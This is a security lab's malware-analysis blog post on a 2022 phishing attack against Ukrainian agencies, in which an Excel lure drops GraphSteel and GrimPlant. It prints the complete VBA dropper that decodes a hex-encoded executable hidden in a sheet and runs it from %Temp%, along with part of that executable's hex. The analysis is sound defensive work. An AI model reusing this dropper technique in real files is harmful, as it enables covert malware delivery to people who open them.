

NioGuard Security Lab



NioGuard Security Lab brings together experts from industry and academia to conduct advanced anti-malware research and cybersecurity education.

Monday, 4 April 2022

Russian SaintBear Group Attacked Ukrainian Government Agencies Using GraphSteel & GrimPlant malware


AutoSave Off
Заборгованість по зарплаті.xls - Compatibility Mode - Excel
Oleksandr Adamov
File Home Insert Page Layout Formulas Data Review View Help Tell me what you want to do
Share Comments
BQ5
ЛУГАНСЬКА ОБЛАСТЬ
ВІННИЦЬКА ОБЛАСТЬ
ВОЛИНСЬКА ОБЛАСТЬ
Статистичні дані
Оперативні дані
Найменування показника
ком некат | інші некат | 4 Всього за форм власн | державні | комунальні | інші | 21.02.2022 | кількість на 21.02.2022

Summary

- Name: ‘Заборгованість по зарплаті.xls’
- Discovered in March 2022
- Was used in attacks against Ukrainian government agencies
- Used to download GraphSteel and GrimPlant (a.k.a. Elephant) malware
- Spreads via phishing emails as ‘.xls’ file with malicious VisualBasic script
- ‘.xls’ file contains the encoded payload
- Extracted file has PE64 format and written in Golang, downloads one file from the remote server
- The downloaded file is PE64 and written in Golang. It downloads GraphSteel and GrimPlant malware.
- The attack has been attributed to UAC-0056 also known as SaintBear, UNC2589, and TA471 which is known to attack Ukraine and Georgia since 2021.

Introduction

On the 28th of March 2022, the Ukrainian agency CERT-UA published an article with information about the new malware that was used to attack government state agencies. This campaign doesn’t match with any previous attacks since Russia invaded Ukraine. Two threats called GraphSteel and GrimPland, linked to the *UAC-0056* group, come to the victim’s machines via email attachments. The messages contain ‘*Заборгованість по зарплаті.xls*’(eng:’Salary arrears’) file, that will execute a malicious Visual Basic script as soon as the victim will open this file. This script will extract a PE64 file which will download *GraphSteel* and *GrimPlant* (a.k.a. Elephant) malware.

Search

Search


Blog Archive

▼ 2022 (3)
▼ April (1)
Russian SaintBear Group Attacked Ukrainian Governm...
► March (1)
► January (1)
► 2020 (5)
► 2019 (4)
► 2018 (3)
► 2017 (23)
► 2015 (2)
► 2012 (1)

Followers

Followers (7)

Follow



Sun 3/27/2022 12:45 PM

[redacted]

Заборгованість по зарплаті

To [redacted]

Заборгованість по за...
10 MB


Заборгованість по зарплаті. Оновлюється автоматично. Просимо надіслати вашу пропозицію для скорочення заборгованості по зарплаті.

Technical Details

Overview


At first sight, the spreadsheet contains valid data with the amount of salaries arrears in the Ukrainian regions on ‘21.02.2022’. It contains multiple sheets that can be edited because the file is not protected with the password (which is often used in malicious documents).

We can take a quick look if the file contains any macros with the ‘olevba’ tool.




```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened       |
|Suspicious|Environ             |May read system environment variables        |
|Suspicious|Open                |May open a file                              |
|Suspicious|Write               |May write to a file (if combined with Open)  |
|Suspicious|Put                 |May write to a file (if combined with Open)  |
|Suspicious|Binary              |May read or write a binary file (if combined |
|          |                    |with Open)                                   |
|Suspicious|shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|vbNormal            |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|wscript.shell       |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|Run                 |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|Call                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|Windows             |May enumerate application windows (if        |
|          |                    |combined with Shell.Application object)      |
|Suspicious|Chr                 |May attempt to obfuscate specific strings    |
|          |                    |(use option --deobf to deobfuscate)          |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |http://ExcelVBA.ru/ |URL                                          |
|IOC       |http://ExcelVBA.ru/p|URL                                          |
|          |ayments             |                                             |
|IOC       |explorer.exe        |Executable file name                         |
+----------+--------------------+---------------------------------------------+
```

The script contains *‘http://ExcelVBA.ru/’* and *‘http://ExcelVBA.ru/payments’* URLs, but during execution, it doesn't connect to them, they are stored in comments.



```
VBA MACRO AttachedFile.cls
in file: C:\Users\User\Desktop\_______________ __ ________1.xls - OLE stream: '_VBA_PROJECT_CUR/VBA/AttachedFile'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
'-------------------------------------------------------------------------------------------
' Class Module      : AttachedFile
' Автор     : EducatedFool  (Игорь)                       Дата: 19.08.2012
' Разработка макросов любой сложности для Microsoft Excel
' http://ExcelVBA.ru/          ICQ: 5836318          Skype: ExcelVBA.ru
' Реквизиты для оплаты работы: http://ExcelVBA.ru/payments
'-------------------------------------------------------------------------------------------
```

This site is a service for selling VBA scripts.



Макросы для Excel. Парсинг сайтов.
Программист Excel. Надстройки для Excel, и макросы VBA под заказ.

Готовые надстройки для Excel


Макросы могут делать почти всё то же самое, что делаете вы вручную, — собирать и обрабатыват информацию из прайс-листов, заполнять документы по шаблонам, рассылать почту, загружать данные и интернета, формировать отчёты любой сложности, сравнивать таблицы Excel, вставлять картинки в ячейки, многое другое.

Заполнение документов по шаблонам Word и Excel + рассылка почты
Парсер любых сайтов и файлов, сбор данных с сайта в Excel
Вставка фото в Excel из папки или по ссылкам
«Прайс лист» - объединение и обработка прайс листов разных форматов
Формирование и печать этикеток, наклеек, ценников и квитанций в Excel
Сравнение 2 таблиц Excel, и подстановка данных из одной в другую

It has some free solutions, one of them is a file loader and file extractor from the workbook and it completely matches with the script, which was used to unpack the malware downloader, even comments were not deleted. This approach looks like this attack wasn't prepared in advance, but was carried out quickly.


Malicious VisualBasic script execution

Once a victim opens a workbook, the VisualBasic script will be executed. This script can be obtained in an easy way, just open the VBA panel in Microsoft Excel. One of the sheets contains an encoded payload in "AB37" range.




```
Sub ОбновлениеБазы()

    Dim FileManager As New AttachedFiles, File As AttachedFile, res As Boolean

        filename$ = ThisWorkbook.Sheets(3).Range("AB37"): If filename$ = "" Then Exit Sub

    If Not FileManager.AttachmentExist(filename$) Then
        MsgBox "Обновление базы не выполненно, обратитетесь к администратору", vbCritical
        Exit Sub
    End If


    FileManager.GetAttachment(filename$).Run

End Sub
```

To extract the payload script contains the 'SaveAs()' function which calls the decoding function and saves the file to the '%Temp' folder.




```
Function SaveAs(Optional ByVal filepath$) As Boolean
    ' сохраняет вложенный файл по заданному пути
    ' возвращает TRUE, если файл сохранён успешно
    ' Если путь для сохранения не задан - выводится диалоговое окно сохранения файла

    On Error Resume Next: Err.Clear
    If filepath$ = "" Then    ' файл не задан - выводим диалоговое окно выбора файла
        Title = "Выберите папку и имя для сохраняемого файла «" & filename & "»"
        InitialFileName = Me.Parent.WB.Path & "\" & filename
        DialogResult = Application.GetSaveAsFilename(InitialFileName, "Любые файлы (*.*),", , Title, "Сохранить")
        If VarType(DialogResult) = vbBoolean Then Exit Function
        filepath$ = DialogResult
    End If

    If FileRange Is Nothing Then Exit Function

    status_text$ = "Извлечение файла «" & filename & "» из книги «" & Parent.WB.Name & "»"
    If Not SilentMode Then Application.StatusBar = status_text$

    txt$ = Range2Text(GetDataRange.Value)
    If Len(txt) = 0 Then Exit Function

    status_text$ = "Подготовка к записи файла «" & filename & "» из книги «" & Parent.WB.Name & "»"
    If Not SilentMode Then Application.StatusBar = status_text$

    buffer$ = "": buffer2$ = "": Const BufferLen& = 5000: t = Timer
    For i = 1 To Len(txt) / 2
        letter& = Val("&H" & Mid(txt, 2 * i - 1, 2))
        buffer$ = buffer$ & Chr(letter&)
        If Len(buffer$) > BufferLen& Then
            buffer2$ = buffer2$ & buffer$: buffer$ = "": DoEvents

            If Len(buffer2$) > BufferLen& * 10 Then
                res$ = res$ & buffer2$: buffer2$ = ""
                Percent = Format(Len(res$) / (Len(txt) / 2) * 100, "##") & " %"
                If Not SilentMode Then Application.StatusBar = status_text$ & ": обработано " & Percent & "    (" & _
                   Format(Len(res$) / 1000, "# ###") & _
                   " КБ из " & Format((Len(txt) / 2), "# ### ###") & " КБ)" & _
                   " за " & Format(Timer - t, "0.0") & " секунд"
                DoEvents
            End If
        End If
    Next
    res$ = res$ & buffer2$ & buffer$
    If Not SilentMode Then Debug.Print "BufferLen = " & BufferLen& & ", Done in " & Format(Timer - t, "0.0") & " секунд"

    If Not SilentMode Then Application.StatusBar = "Запись данных в файл " & filepath$
    ff& = FreeFile
    Open filepath$ For Binary Access Write As #ff
    Put #ff, , res$
    Close #ff
    If Not SilentMode Then Application.StatusBar = False
    SaveAs = Err = 0
```

The decoding function 'Range2Text' extracts data from range, specified in 'ОбновлениеБазы()' function.




```
Private Function Range2Text(ByRef arr) As String
    ' Объединяет все значения из массива Arr в одну текстовую строку,
    ' Для ускорения конкатенации длинных строк используются
    ' промежуточные переменные buffer$ и buffer2$
    ' On Error Resume Next
    buffer$ = "": buffer2$ = "": Const BufferLen& = 50000: rc& = UBound(arr): t = Timer
    On Error Resume Next: Err.Clear
    For i = LBound(arr) To UBound(arr)
        buffer$ = buffer$ & arr(i, 1)
        If Len(buffer$) > BufferLen& Then
            buffer2$ = buffer2$ & buffer$: buffer$ = ""
            If Len(buffer2$) > BufferLen& * 25 Then
                Range2Text = Range2Text & buffer2$: buffer2$ = "": DoEvents
            End If
        End If
        n& = n& + 1
        If n = 2000 Then
            Percent = Format(i / rc& * 100, "##") & " %"
            If Not SilentMode Then Application.StatusBar = "Чтение вложенного файла: обработано " & Percent & "   (" & _
               i & " блоков из " & rc& & _
               ") за " & Format(Timer - t, "0.0") & " секунд"
            n = 0: DoEvents
        End If
    Next i
    Range2Text = Range2Text & buffer2$ & buffer$
    ' Debug.Print "BufferLen = " & BufferLen& & ", Done in " & Format(Timer - t, "0.0") & " секунд"
    If Not SilentMode Then Application.StatusBar = False
End Function
```

After the payload is extracted it will be executed.




```
Sub Run()
    ' запускает файл (или открывает в программе, назначенной для таких файлов по-умолчанию)
    On Error Resume Next
    ' формируем путь для извлечения файла во временную папку
    tmpPath$ = Environ("temp") & "\" & filename
    ' запускаем (открываем) файл
    If Me.SaveAs(tmpPath$) Then CreateObject("wscript.shell").Run """" & tmpPath$ & """"
End Sub
```


Besides the file extraction function, this script has functions to load files in the worksheet. The function ‘LoadFileData’ reads the file and converts its data into an array with the ‘FileToArray’ function. Then it obtains the range in the worksheet where it was saved and changes the size of the cell, where it must be saved. This range can be further used in the extraction function.



```
Function LoadFileData(ByVal filepath$) As Boolean
    On Error Resume Next: Err.Clear
    If FileRange Is Nothing Then Exit Function
    FileRange.Cells(2).Resize(5).ClearContents
    'FileRange.Cells(1) = dir(filepath$)
    FileRange.Cells(2) = Now
    FileRange.Cells(3) = FileLen(filepath$)

    arr = FileToArray(filepath$)
    If Not IsArray(arr) Then Exit Function

    With GetDataRange
        .ClearContents
        .Cells(1).Resize(UBound(arr), 1).Value = arr
    End With
    LoadFileData = Err = 0
End Function
```




```
Private Function FileToArray(ByVal filename$) As Variant
    On Error Resume Next: Err.Clear
    ff& = FreeFile
    Open filename$ For Binary Access Read As #ff
    fs& = LOF(ff)
    txt$ = String(fs&, Chr(0))
    Get #ff, , txt$
    Close #ff

    rc& = Application.RoundUp(fs& / BYTES_PER_CELL&, 0)
    ReDim arr(1 To rc&, 1 To 1): Dim n&: t = Timer

    status_text$ = "Загрузка файла «" & Dir(filename$) & "» в книгу «" & Parent.WB.Name & "»"
    If Not SilentMode Then Application.StatusBar = status_text$
    For i = 1 To Len(txt$)
        r& = Asc(Mid(txt, i, 1))
        res$ = res$ & IIf(Len(Hex(r)) = 1, "0", "") & Hex(r)
        If i Mod BYTES_PER_CELL& = 0 Then
            arr(i / BYTES_PER_CELL&, 1) = "'" & res
            res = "": n = n + 1: DoEvents
            If n Mod 200 = 0 Then
                Percent = Format(n * BYTES_PER_CELL& / fs& * 100, "##") & " %"
                If Not SilentMode Then Application.StatusBar = status_text$ & ": загружено " & Percent & "   (" & _
                   Format(n * BYTES_PER_CELL& / 1000, "# ###") & _
                   " КБ из " & Format(fs& / 1000, "# ### ###") & " КБ)" & _
                   " за " & Format(Timer - t, "0.0") & " секунд"
            End If
        End If
    Next
    If Len(res) Then arr(rc&, 1) = "'" & res
    If Not SilentMode Then Application.StatusBar = False
    If Err = 0 Then FileToArray = arr
End Function
```



```
Private Function GetDataRange() As Range
    On Error Resume Next: Err.Clear
    Set GetDataRange = Intersect(FileRange.Worksheet.Range("7:" & FileRange.Worksheet.Rows.Count), _
                                FileRange.EntireColumn, FileRange.Worksheet.UsedRange)
    If Err <> 0 Then Set GetDataRange = Nothing
    If GetDataRange Is Nothing Then Set GetDataRange = FileRange.EntireColumn.Cells(7): Exit Function
    If GetDataRange.Row < 7 Then Set GetDataRange = FileRange.EntireColumn.Cells(7)
End Function
```


The code of *Base-Update.exe* is embedded into the hidden tab.



```
1  Base-Update.exe
2  3/21/2022
3  4,499,408
4
5
6
7  4D5A90000300040000000000FFFF00008B00000000000000400000000000000000000000000000000000000000000000000000000000000000800000000E1FBA0E00B409CD21B8014CCD21546869732070726F67
8  0000000000000000400000C02E696461746100008C0400000050490000060000003443000000000000000000000000000000400000C02E72656C6F6300007E48010000604900004A0100003A4300000000000000000000
9  00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
10 000000000000000000000000000000000000000000000000000000000000000000FF20476F206275696C642049443A2022627937587436314C587A6C37345455364F326A572F714F414154776E723356454F70326
11 0F82D70400004C894C244848895C24604829D14C8D59FF4C895C24184D89DC49F7DB49C1FB3F4D21DA4E8D1C104C895C24584883F903750F460FB71410664181FA6F6E7421EB664883F9047560460FB72C106641
12 4889442470488B8C248800000048894C2440E865630300488D0564B62500BB19000000E8546C0300488B442470488B5C2440E8456C0300488D054AAA2500BB17000000E8346C0300E8AF630300488B442450488B4C2
13 2450E951FBFFFF90E87B610300488D056DD62500BB1E000000E86A6A0300488B442460488B5C2448E85B6A0300488D0541442500BB02000000E84A6A0300E8C5610300488B7424704C8B442450E906FBFFFFE8B
14 480048894870488D0D6BB5480048898890000000488D0D5EB54800488988B0000000488D0D51B54800488988D0000000488D0D44B54800488988F0000000488D0D38B5480048898810010000488D0D2BB54800488988
15 C704240000000000E8F4010000450F57FF654C8B3425280000004D8BB6000000008B44240883F8010F82A501000089442420B800000008048890424E8C1010000450F57FF654C8B3425280000004D8BB6000000008B4424
16 CCCCCCCCCCCCCCCCCCCCCCCC8B4424088B4C240C0FA289442410895C2414894C24188954241CC3CCCCCCCCCCB9000000000F01D0894424088954240CC3CCCCCCCCCCCCCCCCCCCCCCCCCCCC493B
